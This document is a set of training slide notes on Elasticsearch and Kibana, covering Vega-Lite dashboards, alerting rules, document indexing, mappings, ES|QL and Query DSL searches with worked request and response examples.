- copy the JSON specification of a Vega-Lite example
- create a new custom visualization in Kibana
- paste the specification in the editor
- click “Update”
Retrieve Data from ES
- Use the data clause to retrieve data from ES
- Specify a url clause with a
%timefield%,index, andbody - And a format clause with a property
"data": {
"url": {
"%timefield%": "...",
"index": "...",
"body": {
...
}
},
"format": {
"property": "..."
}
}
Vega-Lite in Sample Dashboards
- Color intensity shows the number of unique visitors
- X-axis shows daily hours
- Y-axis shows countries
Editing the Sample Visualization
- You can check the JSON used to create the custom visualization
Body Example
body: {
aggs: {
countries: {
terms: {
field: geo.dest
size: 25
}
aggs: {
hours: {
histogram: {
field: hour_of_day
interval: 1
}
aggs: {
unique: {
cardinality: {
field: clientip
...
size: 0
}
Transform Example
transform: [
{
flatten: ["hours.buckets"],
as: ["buckets"]
},
{
filter: "datum.buckets.unique.value > 0"
}
]
mark: {
type: rect
tooltip: {
expr: "{
\"Unique Visitors\": datum.buckets.unique.value,
\"geo.src\": datum.key,
\"Hour\": datum.buckets.key}"
}
}
Encoding Example
encoding: {
x: {
field: buckets.key
type: nominal
scale: {
domain: {
expr: "sequence(0, 24)"
}
}
axis: {
title: false
labelAngle: 0
}
},
y: {
field: key
type: nominal
sort: {
field: -buckets.unique.value
}
axis: {title: false}
},
color: {
field: buckets.unique.value
type: quantitative
axis: {title: false}
scale: {
scheme: blues
}
},
}
Editing the Sample Visualization
- Relies on tokens to render data dynamically based on Dashboard filters
url: {
...
%timefield%: @timestamp
...
%context%: true
index: ...
body: {
...
range: {
@timestamp: {
...
"%timefilter%": true
...
}
Alerting
Rules and Connectors
Alerting
- Define rules
- detect complex conditions
- trigger actions with built-in connectors
- Integrated with
- Observability
- Security
- Maps
- Machine Learning
Anatomy or Rules
- Alerting works by running checks on a schedule to detect conditions defined by a rule
- When a conditio is met, the rule tracks it as an alert and responds by triggering one or more actions
- Actions typically involve interaction with Kibana services or third party integrations
Connectors
- Actions often involve connecting with services inside Kibana or integrating with third-party systems
- Connectors provide a central place to store connection information for services and integrations
Getting Started
- Create generic rules through the Alerts and Insights section
- More specific rules must be created within the context of a Kibana app
Create a Rule
- Click “Create rule” to start creating one alerting rule
Set a Name
- Set a name and optionally set a tag
Select a Rule Type
- Depending upon the context, you might be prompted to choose the type of rule to create
- Some apps will pre-select the type of rule for you
Define a Condition
- Each rule type provides its own way of defining the conditions
- An expression formed by a series of clauses is a common pattern
Preview the Condition
- Define how often to evaluate the condition
Add One or More Actions
- To receive notifications when a rule meets the defined conditions, you must add one or more actions
- Extend your alerts by connecting them to actions that use built-in integrations
- Each action must specify a connector
- If no connector exists, create one
Configure the Action and Connector
- Each action type exposes different properties
- For example, an email action allows you to set the recipients, the subject, and a message body in markdown format
- After you configure your actions you can save the rule
Managing your Rules
- After your rules are created you can manage them through Kibana
Managing your Connectors
- You can also manage the connectors available for creating new rules
Watcher
- Can also be used to detect conditions and trigger actions in response
- It’s a different alerting system though
- The scheduled checks for Watcher are run on ES instead on Kibana
- https://www.elastic.co/guide/en/kibana/current/alerting-getting-started.html#alerting-concepts-differences
Creating In-App Alers
Integrations with Kibana Apps
- Alerting allows rich integrations across various Kibana apps
- Discover
- Maps
- Machine Learning
- Observability
- Security
- and more
Alerting in Discover
- Create a rule to periodically check when data goes above or below a certain threshold within a given time interval
- Ensure that your data view, query, and filters fetch the data for which you want an alert
- The form is pre-filled with the query present in the query bar
Alerting in Maps
- Maps offers the Tracking containment rule type
- It runs an ES query over indices
- The point is to determine whether any documents are currently contained within any boundaries from the specified boundary index
Tracking Containment Requirements
- Tracks index or data view
- Boundaries index or data view
Defining an Action
- Conditions for how a rule is tracked can be specified uniquely for each individual action
Alerting in ML
- Kibana alerting features include support for ML rules
Creating Anomaly Detection Alert
- Create alert rules from any anomaly detection jobs
Creating Anomaly Detection Alert
- Set general rule details
- Select result type and severity level
- Bucket
- Record
- Influencer
Managing Alerts
Central View
- The Stack Management > Rules UI provides a cross-app view of alerting
- It’s a central place to
- create and edit rules
- manage rules
- drill-down to rule details
- configure settings that apply to all rules in the space
Managing a Rule
- The rule listing enabled you to quickly disable, enable and delete individual rules
Drill-Down to Rule Details
- Select one specific rule from the list to check its details
- For example, you might want to check the status of the rule
Which Status a Rule can have?
- Active: The conditions for the rule have been met, and the associated actions should be invoked
- OK: The conditions for the rule have not been met, and the associated actions are not invoked
- Error: An error was encountered by the rule
- Pending: The rule has not yet run. The rule was either just created, or enabled after being disabled
- Unknown: A problem occured when calculating the status. Most likely, something went wrong with the alerting code
Rule History
- You can also check the history of the rule
Snooze a Rule
- Accessing one specific rule also allows you to snooze it
- When you snooze a rule, the rule checks continue to run on a schedule, but the alert will not trigger any actions
- You can either snooze for specified period of time or indefinitely
Maintenance Windows
- You can schedule single or recurring maintenance windows to temporarily reduce rule notifications
Troubleshooting
- Test the connectors and rules
- Check the Kibana logs
- Use Task Manager diagnostics
- Use REST APIs
- Look for error banners
- https://www.elastic.co/guide/en/kibana/current/alerting-troubleshooting.html
Limitations
- Known limitations until Kibana version 8.8
- Alerts are not visible in Stack Management > Rules
- when you create a rule in Observability or Elastic Security apps
- You can view them only in the Kibana app where you created the rule
Elasticsearch Engineer
- 0x00
- Data Modelling
- Search
- Aggregations
- Data Processing
- Distributed Datastore
- Data Management
- Cluster Management
Introduction Elasticsearch Engineer
Stack Introduction
Elasticsearch Platform
Out-of-the-Box Solutions
- Elastic Observability
- Elastic Security
Build your own
- Elastic Search
Elasticsearch AI Platform
- Ingest and Secure Storage
- AI / ML and Search
- Visualization and Automation
Kibana
- Explore
- Visualize
- Engage
Elasticsearch
- Store
- Analyze
- Machine Learning
- Generative AI
Integrations
- Connect
- Collect
- Alert
Elasticsearch Data Journey
Collect, connect, and visualize your data from any source.
flowchart LR
subgraph Data
A[Data]
end
subgraph Ingest
B[Beats]
C[Logstash]
D[Elastic Agent<br>Integrations]
end
subgraph Store
E[Elasticsearch]
end
subgraph Visualize
F[Kibana]
end
A --> B & C & D
B --> C
B & C & D--> E
E --> F
Elasticsearch is a Document Store
- Elasticsearch is a distributed document store
- Documents are serialized JSON objects that are:
- stored in Elasticsearch under a unique Document ID
- distributed across the cluster and can be accessed immediately from any node
Kibana
- Kibana is a front-end app that sits on top of the Elastic Stack
- It provides search and data visualization capabilities for data in Elasticsearch
Exploring and Querying Data with Kibana
- Start with
Discover- Create a
data viewto access your data - Explore the
fieldsin your data - Examine popular
values - Use the
query barandfiltersto see subsets of your data
- Create a
Installation Options
Elastic Cloud
- Elastic Cloud Hosted
- Elastic Cloud Serverless
Elastic Self-Managed
- Elastic Stack
- Elastic Cloud on Kubernetes
- Elastic Cloud Enterprise
Index Operations
Documents are Indexed into an Index
- In Elasticsearch a document is indexed into an index
- An index:
- is a logical way of grouping data
- can be thought of as an optimized collection of documents
- is used as a verb and a noun
Index a Document: curl Example
- To create an index, send a request using POST that specifies:
index_name_docresourcedocument
- By default, Elasticsearch generates the ID for you
$ curl -X POST "localhost:9200/my_blogs/_doc" -H 'Content-Type: application/json' -d'
{
"title": "Fighting Ebola with Elastic",
"category": "Engineering",
"author": {
"first_name": "Emily",
"last_name": "Mosher"
} } '
Index a Document: Dev Tools > Console
- Console providing Elasticsearch & Kibana REST interaction
- User-friendly interface to create and submit requests
- View API docs
Index a Document: PUT vs. POST
- When you index a document using:
- PUT: you pass in a document ID with the request if the document ID already exists, the index will be updated and the _version incremented by 1
- POST: the document ID is automatically generated with a unique ID for the document
Request:
PUT my_blogs/_doc/6OCz5pEBqWhDYCLiWpe5
{
"title" : "Fighting Ebola with Elastic",
"category": "User Stories",
“Author” : {
“first name” : “Emily”,
“last name” : “Mosher”
}
}
Response:
{
"_index" : "my_blogs",
"_type" : "_doc",
"_id" : "6OCz5pEBqWhDYCLiWpe5",
"_version" : 2,
"result" : "updated",
...
}
Retrieve a Document
- Use a GET request with the document’s unique ID
Request:
GET my_blogs/_doc/6OCz5pEBqWhDYCLiWpe5
Response:
{
...
"_id" : "6OCz5pEBqWhDYCLiWpe5",
"_source": {
"title": "Fighting Ebola with Elastic",
"category": "User Stories",
"author": {
"first_name": "Emily",
"last_name": "Mosher"
}
Create a Document
- Index a new JSON document with the
_createresource- guarantees that the document is only indexed if it does not already exist
- can not be used to update an existing document
Request:
POST my_blogs/_create/4
{
"title" : "Fighting Ebola with Elastic",
"category": "Engineering",
“Author” : {
“first name” : “Emily”,
“last name” : “Mosher”
}
}
Response:
{
"_index" : "my_blogs",
"_type" : "_doc",
"_id" : "4",
"_version" : 1,
"result" : "created",
...
}
Update Specific Fields
- Use the
_updateresource to modify specific fields in a document- add the
doccontext _versionis incremented by 1
- add the
Request:
POST my_blogs/_update/4
{
"doc" : {
"category": "User Stories"
}
}
Response:
{
"_index" : "my_blogs",
"_type" : "_doc",
"_id" : "4",
"_version" : 2,
"result" : "updated",
...
}
Delete a Document
- Use DELETE to delete an indexed document
Request:
DELETE my_blogs/_doc/4
Response:
{
"_index": "my_blogs",
"_type": "_doc",
"_id": "4",
"_version": 3,
"result": "deleted",
"_shards": {
"total": 2,
"successful": 2,
"failed": 0
},
"_seq_no": 3,
"_primary_term": 1
}
Cheaper in Bulk
- Use the BULK API to index many documents in a single API call
- increases the indexing speed
- useful if you need to index a data stream such as log events
- Four actions
- create, index, update, and delete
- The response is a large JSON structure
- returns individual results of each action that was performed
- failure of a single action does not affect the remaining actions
Bulk API Example
- Newline delimited JSON (NDJSON) structure
- increases the indexing speed
- index, create, update actions expect a newline followed by a JSON object on a single line
Example:
POST comments/_bulk
{"index" : {}}
{"title": "Tuning Go Apps with Metricbeat", "category": "Engineering"}
{"index" : {"_id":4}}
{"title": "Elasticsearch Released", "category": "Releases"}
{"create" : {"_id":5}}
{"title": "Searching for needle in", "category": "User Stories"}
{"update" : {"_id":2}}
{"doc": {"title": "Searching for needle in haystack"}}
{"delete": {"_id":1}}
Upload a File in Kibana
- Quickly upload a log file or delimited CSV, TSV, or JSON file
- used for initial exploration of your data
- not intended as part of production process
Understanding Data
- Most data can be categorized into:
- (relatively) static data: data set that may grow or change, but slowly or infrequently, like a catalog or inventory of items
- times series data: event data associated with a moment in time that (usually) grows rapidly, like log files or metrics
- Elastic Stack works well with either type of data
Searching Data
Different Use Cases
- Search
- Typically uses human generated, error-prone data
- Often uses free-form text fields for anybody to type anything
- Observability:
- Need to analyze HUGE amounts of data in real-time
- Ingest load can vary
- Security:
- Collect data from MANY different sources with different data formats
Query Languages
Several to choose from:
- KQL
- Lucene
- ES|QL
- Query DSL
- Elasticsearch SQL
- EQL
Basic Structure of Search
- In Elasticsearch, search breaks down into two basic parts:
- Queries
- Which documents meet a specific set of criteria?
- Aggregations
- Tell me something about a group of documents
- Queries
Using Query DSL
- Send a request using the search API:
- GET <index>/_search
match_all query
- is the default request for the search API
- Every document is a hit for this search
- Elasticsearch returns 10 hits by default
Aggregations
- Visualizations on a Kibana dashboard are powered by aggregations
Aggregating Data
Request:
GET blogs/_search
{
"aggs": {
"first_blog": {
"min": {
"field": "publish_date"
}
}
}
}
Response:
{
...
"aggregations": {
"first_blog": {
"value": 1265658554000,
"value_as_string": "2010-02-08T19:49:14.000Z"
}
}
}
ES|QL
- A piped query language that delivers advanced search capabilities
- Streamlines searching, aggregating, and visualizing large data sets
- Brings together the capabilties of multiple languages (Query DSL, KQL, EQL, Lucene, SQL, …)
- Powered by a dedicated query engine with concurrent processing
- Designed for performance
- Enhances speed and efficiency irrespective of data source and structure
Query
- Composed of a series of commands chained together by pipes
Running an ES|QL Query in Dev Tools
- Wrap the query in a POST request to the query API
- By default, results are returned as a JSON object
- Use the
formatoption to retrieve the results in alternative formats
Request:
POST /_query
{
"query": "FROM blogs | KEEP publish_date, authors.full_name | SORT (publish_date)"
}
Request with format:
POST /_query?format=csv
{
"query": """
FROM blogs
| KEEP publish_date, authors.first_name, authors.last_name
| SORT (publish_date)
“””
}
Running an ES|QL Query in Discover
- Select
Language ES|QLin theData Viewpull-down - Expand the query editor to enter multiline commands
- Click the
Run buttonor typecommand/alt-Enterto run the query
Examples
FROM blogs
| KEEP publish_date, authors.first_name, authors.last_name
FROM blogs
| WHERE authors.last_name.keyword == "Kearns"
| KEEP publish_date, authors.first_name, authors.last_name
FROM blogs
| STATS count = COUNT(*) BY authors.last_name.keyword
| SORT count DESC
| LIMIT 10
Data Modelling
Strings
Modelling
Analysis Makes Text Searchable
- By defualt, text analysis breaks up a text string into individual words (tokens) and lowercases those words
Analyzers
- Text analysis is done by an analyzer
- By default, Elasticsearch applies the standard analyzer
- There are many other built-in analyzers, including:
- whitespace, stop, pattern, simple, language-specific analyzers, and more
- The built-in analyzers work great for many use cases
- you can also define your own custom analyzers
Anatomy of an Analyzer
- An analyzer consists of:
- zero or more character filters
- exactly one tokenizer
- zero or more token filters
Standard Analyzer
- The default analyzer
- No character filters
- Uses the standard tokenizer
- Lowercases all tokens
- Optionally removes stop words
Testing an Analyzer
- Use the
_analyzeAPI to test what an analyzer will do to next
Request:
GET _analyze
{
"analyzer": "english",
"text": "Tuning Go Apps in a Beat"
}
flowchart LR
A["Tuning Go Apps in a Beat"]
B[<b>english</b><br>analyzer]
C[tune<br>go<br>app<br>beat]
A --> B --> C
Text and Keyword
Keyword vs. Text
- Elasticsearch has two kinds of string data types:
- text, for full-text search:
- text fields are analyzed
- keyword, for aggregations, sorting, and exact searches:
- keyword fields are not analyzed
- the original strings, as they occur in the documents
- text, for full-text search:
Mapping
- A mapping is a per-index schema definition that contains:
- name of fields
- data types of fields
- how the field should be indexed and stored
- Elasticsearch will happily index any document without knowing its details
- however, behind the scenes, Elasticsearch assigns data types to your fields in a mapping
Data Types for Fields
- Simple Types:
- text: for full-text strings
- keyword: for exact value strings and aggregations
- date and date_nanos: string formatted as dates, or numeric dates
- numbers: byte, short, integer, long, float, double, half_float
- boolean
- geo types
- Hierarchical types: obbjects, nested
Defining a Mapping
- In many cases, you will need to define your own mapping
- Defined in the mappings section of an index
PUT my_index
{
"mappings": {
define mappings here
}
}
PUT my_index/_mapping
{
additional mappings here
}
When not Defining a Mapping
- When you index a document with unmapped fields, Elasticsearch dynamically creates the mapping for those fields
- fields not already defined in a mapping are added
POST my_blogs/_doc
{
"username": "kimchy",
"comment": "Search is something that any application should have",
"details": {
"created_at": "2024-08-23T15:48:50",
"version": 8.15,
"employee": true
}
}
… turns into:
"my_blogs" : {
"mappings" : {
"properties" : {
...
"details" : {
"properties" :
"created_at" : {
"type" : "date"
},
"employee" : {
"type" : "boolean"
},
"version" : {
"type" : "float"
}}},
"username" : {
"type" : "text",
"fields" : {
"keyword" : {
"type" : "keyword",
"ignore_above" : 256
}
}}}}}
Multi-fields
Text and Keyword in Mapping
- Elasticsearch will give you both
textandkeywordby default
POST my_index/_doc
{
"country_name": "United States"
}
country_nameis analyzedcountry_name.keywordis not analyzed
Multi-fields in the Mapping
- The
country_namefield is of typetext country_name.keywordis the keyword version of the country_name field
Request:
GET my_index/_mapping
Response:
{
"my_index" : {
"mappings" : {
"properties" : {
"country_name" : {
"type" : "text",
"fields" : {
"keyword" : {
"type" : "keyword",
"ignore_above" : 256
}
}
}
}
}
}
}
Mapping-Optimization
Dynamic Mapping rarely optimal
- for example, the default for an integer is
long- not always appropriate for the content
- A more tailored type can help save on memory and speed
Can you change a Mapping?
- No - not without reindexing your documents
- adding new fields is possible
- all other mapping changes require reindexing
- Why not?
- if you could switch a field’s data type, all the values that were already indexed before the switch would become unsearchable on that field
- Invest the time to create a great mapping before you go to production
Fixing Mappings
- Create a new index with the updated mapping
PUT blogs_v2
{
"mappings": {
"properties": {
"publish_date": {
"type": "date"
}
}
}
}
Reindex API
- To populate the new index, use the
reindex API- reads data from one index and indexes them into another
- use it to modify your mappings
POST _reindex
{
"source": {
"index": "blogs"
},
"dest": {
"index": "blogs_v2"
}
}
Defining your own Mapping
- Kibana’s file uploader does an excellent job of guessing data types
- allows you to customize the mapping before index creation
Defining your own Mapping manually
- if not using the file uploader, to define an explicit mapping, follow these steps:
- Index a sample document that contains the fields you want defined in the mapping
- Get the dynamic mapping that was created automatically by Elasticsearch
- Modify the mapping definition
- Create your index using your custom mapping
Step 1
- Start by indexing a document into a dummy index
- Use values that will map closely to the data types you want
PUT blogs_temp/_doc/1
{
"date": "November 22, 2024",
"author": "Firstname Lastname",
"title": "Elastic is Open Source",
"seo_title": "A Good SEO Title",
"url": "/blog/some-url",
"content": "blog content",
"locale": "ja-jp",
"@timestamp": "2024-11-22T07:00:00.000Z",
"category": "Engineering"
}
Step 2
- GET the mapping, then copy-paste it into Console
- in Kibana’s file uploader, this is the
Advancedsection afterImport
- in Kibana’s file uploader, this is the
"blogs_temp": {
"mappings": {
"properties": {
"@timestamp": {
"type": "date"
},
"content": {
"type": "text",
"fields": {
"keyword": {
"type": "keyword",
"ignore_above": 256
}
}
},
"category": {
"type": "text",
"fields": {
"keyword": {
"type": "keyword",
"ignore_above": 256
}
}
...
Step 3
- Define the mappings according to your use case:
keywordmight work well forcategorycontentmay only need to betext
"mappings": {
"properties": {
"@timestamp": {
"type": "date"
},
"content": {
"type": "text"
},
"category": {
"type": "keyword"
}
...
Step 4
new_blogsis now a new index with our explicit mappings- Documents can now be indexed
PUT new_blogs
{
"mappings": {
"properties": {
"@timestamp": {
"type": "date"
},
"category": {
"type": "keyword"
},
"content": {
"type": "text"
},
...
Types and Parameters
Mapping Parameters
- In addition to the
type, fileds in a mapping can be configured with additional parameters- for example to set the analyzer for a text field:
"mappings": {
"properties": {
...
"content": {
"type": "text",
"analyzer": "english"
},
...
Date Formats
- Use
formatto set thedate formatused for date fields- defaults to ISO 8601
- Choose from built-in date formats or define your own custom format
"properties": {
"my_date_field" : {
"type": "date",
"format": "dd/MM/yyyy||epoch_millis"
}
}
Coercing Data
- by default, Elasticsearch attempts to coerce data to match the data type of the field
- for example, suppose the
ratingfield is along:
- for example, suppose the
PUT ratings/_doc/1
{
"rating": 4
}
PUT ratings/_doc/2
{
"rating": "3"
}
PUT ratings/_doc/3
{
"rating": 4.5
}
- You can disable coercion if you want Elasticsearch to reject documents that have unexpected values:
"mappings": {
"properties": {
"rating": {
"type": "long",
"coerce": false
}
Not Storing Doc Values
- By default, Elasticsearch creates a
doc valuesdata structure for many fields during indexing- doc values enable you to aggregate/sort on those fields
- but take up disk space
- Fields that won’t be used for aggregations or sorting:
- set
doc_valuestofalse
- set
"url" : {
"type": "keyword",
"doc_values": false
}
Not Indexing a Field
- By default, for every field, Elasticsearch creates a data structure that enables fast queries
inverted indexorBKD tree- takes up disk space
- Set
indextofalsefor fields that do not require fast querying- fields with doc values still support slower queries
"display_name": {
"type": "keyword",
"index": false
}
Disabling a Field
- A field that won’t be used at all and should just be stored in
_source:- set
enabledtofalse
- set
"display_name": {
"enabled": false
}
copy_to Parameter
- Consider a document with three location fields:
POST locations/_doc
{
"region_name": "Victoria",
"country_name": "Australia",
"city_name": "Surrey Hills"
}
- You could use a
bool/multi_matchquery to search all three fields - Or you could copy all three values to a single field during indexing using
copy_to
"properties": {
"region_name": {
"type": "keyword",
"index": "false",
"copy_to": "locations_combined"
},
"country_name": {
"type": "keyword",
"index": "false",
"copy_to": "locations_combined"
},
"city_name": {
"type": "keyword",
"index": "false",
"copy_to": "locations_combined"
},
"locations_combined": {
"type": "text"
}
- The
locations_combinedfield is not stored in the_source- but it is indexed, so you can query it
Request:
GET locations/_search
{
"query": {
"match": {
"locations_combined": "victoria australia"
}
}
}
Response:
"hits": [
{
"_index": "weblogs",
"_type": "_doc",
"_id": "1",
"_score": 0.5753642,
"_source": {
"region_name": "Victoria",
"country_name": "Australia",
"city_name": "Surrey Hills"
}
}
Dynamic Data
Use Case
-
Manually defining a mapping can be tedious when you:
- have documents with a large number of fields
- or don’t know the fields ahead of time
- or want to change the default mapping for certain field types
-
Use dynamic templates to define a field’s mapping based on one of the following:
- the field’s date type
- the name of the field
- the path of the field
-
Map any string field with a name that starts with
ip*as type IP:
PUT my_index
{
"mappings": {
"dynamic_templates": [
{
"strings_as_ip": {
"match_mapping_type": "string",
"match": "ip*",
"mapping": {
"type": "ip"
}
}
}
]
}
}
Request:
POST my_index/_doc
{
"ip_address": "157.97.192.70"
}
GET my_index/_mapping
Response:
"properties" : {
"ip_address" : {
"type" : "ip"
}
}
Search
Full Text Queries
Query DSL Overview
- A search language for Elasticsearch
- query
- aggregate
- sort
- filter
- manipulate responses
GET blogs/_search
{
"query": {
"match": {
"title": "community team"
}
}
}
match Query
- Returns documents that match a provided text, number, date, or boolean value
- By default, the match query
- uses OR logic if multiple terms appear in the search query
- is case-insensitive
Request:
GET blogs/_search
{
"query": {
"match": {
"title":
"community team"
}
}
}
Response:
"title" : "Meet the team behind the Elastic Community Conference"
"title" : "Introducing Endgame Red Team Automation"
"title" : "Welcome Insight.io to the Elastic Team"
"title" : "Welcome Prelert to the Elastic Team"
. . .
match Query - Using AND Logic
- The operator parameter
- defines the logic to interpret text
- specify OR or AND
GET blogs/_search
{
"query": {
"match": {
"title": {
"query": "community team",
"operator": "and"
}
}
}
}
match Query - Return More Relevant Results
- The OR or AND options might be too wide or too strict
- Use the
minimum_should_matchparameter- specifies the minimum number of clauses that must match
- trims the long tail of less relevant results
GET blogs/_search
{
"query": {
"match": {
"title": {
"query": "elastic community team",
"minimum_should_match": 2
}
}
}
}
match Query - Searching for Terms
- The
matchquery does not consider- the order of terms
- how far apart the terms are
Request:
GET blogs/_search
{
"query": {
"match": {
"title": {
"query": "community team",
"operator": "and"
}
}
}
Response:
"title" : "Meet the team behind the Elastic
Community Conference"
match_phrase Query
- The
match_phrasesearches for the exact sequence of terms specified in the query- terms in the phrase must appear in the exact order
- use the
slopparameter to specify how far apart terms are allowed for it to be considered a match (default is 0)
Request:
GET blogs/_search
{
"query": {
"match_phrase": {
"title": "team community"
}
}
}
Request:
GET blogs/_search
{
"query": {
"match_phrase": {
"title":{
"query": "team community",
"slop": 3
}
}
}}
Searching Multiple Fields
- Use the
multi_matchquery- specify the comma-delimited list of fields using square brackets
GET blogs/_search
{
"query": {
"multi_match": {
"query": "agent",
"fields": [
"title",
"content"
]
}
}
}
multi_match and Scoring
- By default, the best scoring field will determine the score
- set
typetomost_fieldsto let the score be the sum of the scores of the individual fields instead
- set
GET blogs/_search
{
"query": {
"multi_match": {
"type": "most_fields",
"query": "agent",
"fields": [
"title",
"content"
]
}
}
}
Tip
The more fields contain the word “agent”, the highter the score.
multi_match and Phrases
- You can search for phrases with the multi_match query
- set
typetophrase
- set
GET blogs/_search
{
"query": {
"multi_match": {
"type": "phrase",
"query": "elastic agent",
"fields": [
"title",
"content"
]
}
}
}
The Response
Score
- Calculate a
scorefor each document that is a hit- ranks search results based on relevance
- represents how well a document matches a given search query
- BM25
- default scoring algorithm
- determines a document’s score using:
- TF (term frequency): the more a term appears in a field, the more important it is
- IDF (inverse document frequency): The more documents that contain the term, the less important the term is
- field length: shorter fields are more likely to be relevant than longer fields
Query Response
- by default the query response will return:
- the top 10 documents that match the query
- sorted by
_scorein descending order
GET blogs/_search
{
"from": 0,
"size": 10,
"sort": {
"_score": {
"order": "desc"
}
},
"query": {
...
}
}
Changing the Response
- Set
fromandsizeto paginate through the search results - Set
sortto sort on one or more fields instead of_score
GET blogs/_search
{
"from": 100,
"size": 50,
"sort": [
{
"publish_date": {
"order": "asc"
}
},
"_score"
],
"query": {
...
}
}
Note
Retrieves 50 hits, starting from hit 100.
Sorting
- Use keyword fields to sort on field values
- Results are not scored
_scorehas no impact on sorting_score: null
GET blogs/_search
{
"query": {
"match": {
"title": "Elastic"
}
},
"sort": {
"title.keyword": {
"order": "asc"
}
}
}
Retrieve Selected Fields
- By default, each hit in the response includes the document’s
_source- the original data that was passed at index time
- Use
fieldsto only retrieve specific fields
GET blogs/_search
{
"_source": false,
"fields": [
"publish_date",
"title"
]
...
}
Term-level Queries
Matching Exact Terms
- Recall that full text queries are analyzed and then searched within the index
flowchart LR
A[Full Text Query] --> B[<b>Analyzes</b> the query text<br>before the terms are looked<br>up in the index]
- Term-level queries are used for exact searches
- term-level queries do not analyze search terms
- Returns the exact match of the original string as it occurs in the documents
flowchart LR
A[Term-level Query] --> B[<b>Does not analyze</b> the<br>query text before the terms<br>are looked up in the index]
Term-level Queries
- Find documents based on precise values in structured data
- queries are matched on the exact terms stored in a field
| Full text queries | Term-level queries | Many more |
|---|---|---|
| match | term | script |
| match_phrase | range | percolate |
| multi_match | exists | span_queries |
| query_string | fuzzy | geo_queries |
| … | regexp | nested |
| wildcard | … | |
| ids | ||
| … |
Matching on a Keyword Field
- use the
keywordfield to match on an exact term- the term must exactly match the field value, including whitespace and capitalization
- Recall that keyword types are commonly used for:
- structured content such as IDs, email, hostnames, or zip codes
- sorting and aggregations
GET blogs/_search
{
"query": {
"term": {
"authors.job_title.keyword": "Senior Software Engineer"
}
}
}
range Query
- Use the following parameters to specify a range:
- gt: greater than
- gte: greater than or equal to
- lt: less than
- lte: less than or equal to
- Ranges can be open-ended
GET blogs/_search
{
"query": {
"range": {
"publish_date": {
"gte": "2023-01-01",
"lte": "2023-12-31"
}
}
}
}
Date Math
- Use date math to express relative dates in range queries
| y | years |
| M | months |
| w | weeks |
| d | days |
| h / H | hours |
| m | minutes |
| s | seconds |
Example for now = 2023-10-19T11:56:22
| now-1h | 2023-10-19T10:56:22 |
| now+1h+30m | 2023-10-19T13:26:22 |
| now/d+1d | 2023-10-20T00:00:00 |
| 2024-01-15||+1M | 2024-02-15T00:00:00 |
range Query - Date Math Example
GET blogs/_search
{
"query": {
"range": {
"publish_date": {
"gte": "now-1y"
}
}
}
}
exists Query
- Returns documents that contain an indexed value for a field
- Empty strings also indicate that a field exists
Example “How many documents have a category?”:
GET blogs/_count
{
"query": {
"exists": {
"field": "category"
}
}
}
Async Search
- Searches asynchronously
- Useful for slow queries and aggregations
- monitor the progress
- retrieve partial results as they become available
Request:
POST blogs/_async_search?wait_for_completion_timeout=0s
{
"query": {
"match": {
"title": "community team"
}
}
}
Response:
{
"id" : "Fk0tWm1LM1hmVHA2bGNvMHF6alRhM3ccZWZ0Uk9NcFVUR3VDTzc3OENmYUcyQToyMDYyMQ==",
"is_partial" : true,
"is_running" : true,
"start_time_in_millis" : 1649075069466,
"expiration_time_in_millis" : 1649507069466,
"response" : {
...
"hits" : {
"total" : {
"value" : 0,
"relation" : "gte"
},
"max_score" : null,
"hits" : [ ]
}
}
}
Note
The id can be used to retrieve the results later.
is_partial indicates whether the current set of results is partial.
is_running indicates whether the query is still running.
You can retrieve the results until expiration_time_in_millis.
Retrieve the Results
- Use the
idto retrieve search results - The response will tell you whether
- the query is still running (is_running)
- the results are partial (is_partial)
Request:
GET/_async_search/Fk0tWm1LM1hmVHA2bGNvMHF6alRhM3ccZWZ0Uk9NcFVUR3VDT...
Combining Queries
Combining Queries using Boolean Logic
- Suppose you want to write the following query:
- find blogs about “agent” written in english
- This search is actually a combination of two queries
- “agent” needs to be in the
contentortitlefield - and “en-us” in the
localefield
- “agent” needs to be in the
- How can you combine these two queries?
- by using Boolean logic and the
boolquery
- by using Boolean logic and the
bool Query
- The
boolquery combines one or more boolean clauses:- must
- filter
- must_not
- should
- Each of the clauses is optional
- Clauses can be combined
- Any clause accepts one or more queries
GET blogs/_search
{
"query": {
"bool": {
"must": [ ... ],
"filter": [ ... ],
"must_not": [ ... ],
"should": [ ... ]
}
}
}
must Clause
- Any query in a
mustclause must match for a document to be a hit - Every query contributes to the score
GET blogs/_search
{
"query": {
"bool": {
"must": [
{
"match": {
"content": "agent"
}
},
{
"match": {
"locale": "en-us"
}
}
]
}
}
}
filter Clause
- Filters are like
mustclauses: any query in afilterclause has to match for a document to be a hit - But, queries in a
filterclause do not contribute to the score
GET blogs/_search
{
"query": {
"bool": {
"must": [
{
"match": {
"content": "agent"
}
}
],
"filter": [
{
"match": {
"locale": "en-us"
}
}
]
}
}
}
Tip
Filters are great for yes / no type queries.
must_not Clause
- Use
must_notto exclude documents that match a query - Queries in a
must_notclause do not contribute to the score
GET blogs/_search
{
"query": {
"bool": {
"must": [
{
"match": {
"content": "agent"
}
}
],
"must_not": [
{
"match": {
"locale": "en-us"
}
}
]
}
}
}
should Clause
- Use
shouldto boost documents that match a query- queries in a
shouldclause contribute to the score - documents that do not match the queries in a
shouldclause are returned as hits too
- queries in a
- Use
minimum_should_matchto specify the number of percentage of should clauses returned
GET blogs/_search
{
"query": {
"bool": {
"must": [
{"match": {"content":"agent"}}
],
"should": [
{"match":{"locale": “en-us"}},
{"match":{"locale": “fr-fr"}}
],
"minimum_should_match": 1
}
}
}
Comparing Query and Filter Contexts
classDiagram
note for A "Query Context"
note for B "Filter Context"
class A["must<br>should"]
A : calculates a score
A : slower
A : no automatic caching
class B["filter<br>must_not"]
B : skips score calculation
B : faster
B : automatic caching for frequently used filters
Query vs. Filter Context - Ranking
Query Context
Request:
"bool": {
"must": [
{"match": {"title": "community"} }
]
}
Response:
"hits" : {
"total" : {
"value" : 28,
"relation" : "eq"
},
"max_score" : 6.1514335,
"hits" : [
Filter Context
Request:
"bool": {
"filter": [
{"match": {"title": "community"} }
]
}
Response:
"hits" : {
"total" : {
"value" : 28,
"relation" : "eq"
},
"max_score" : 0.0,
"hits" : [
bool Query Summary
| Clause | Exclude docs | Scoring |
|---|---|---|
| must | YES | YES |
| must_not | YES | NO |
| should | NO | YES |
| filter | YES | NO |
Aggregations
Metrics and Bucket Aggregations
Aggregations
- A flexible and powerful capability for analyzing data
- summarizes your data as metrics, statistics, or other analytics
- results are typically computed values that can be grouped
| Aggregation | Capability |
|---|---|
| Metric | calculate metrics, such as a sum or average, from fiel values |
| Bucket | group documents into buckets based on field values, ranges, or other criteria |
| Pipeline | take input from other aggregations instead of documents or fields |
Basic Structure of Aggregations
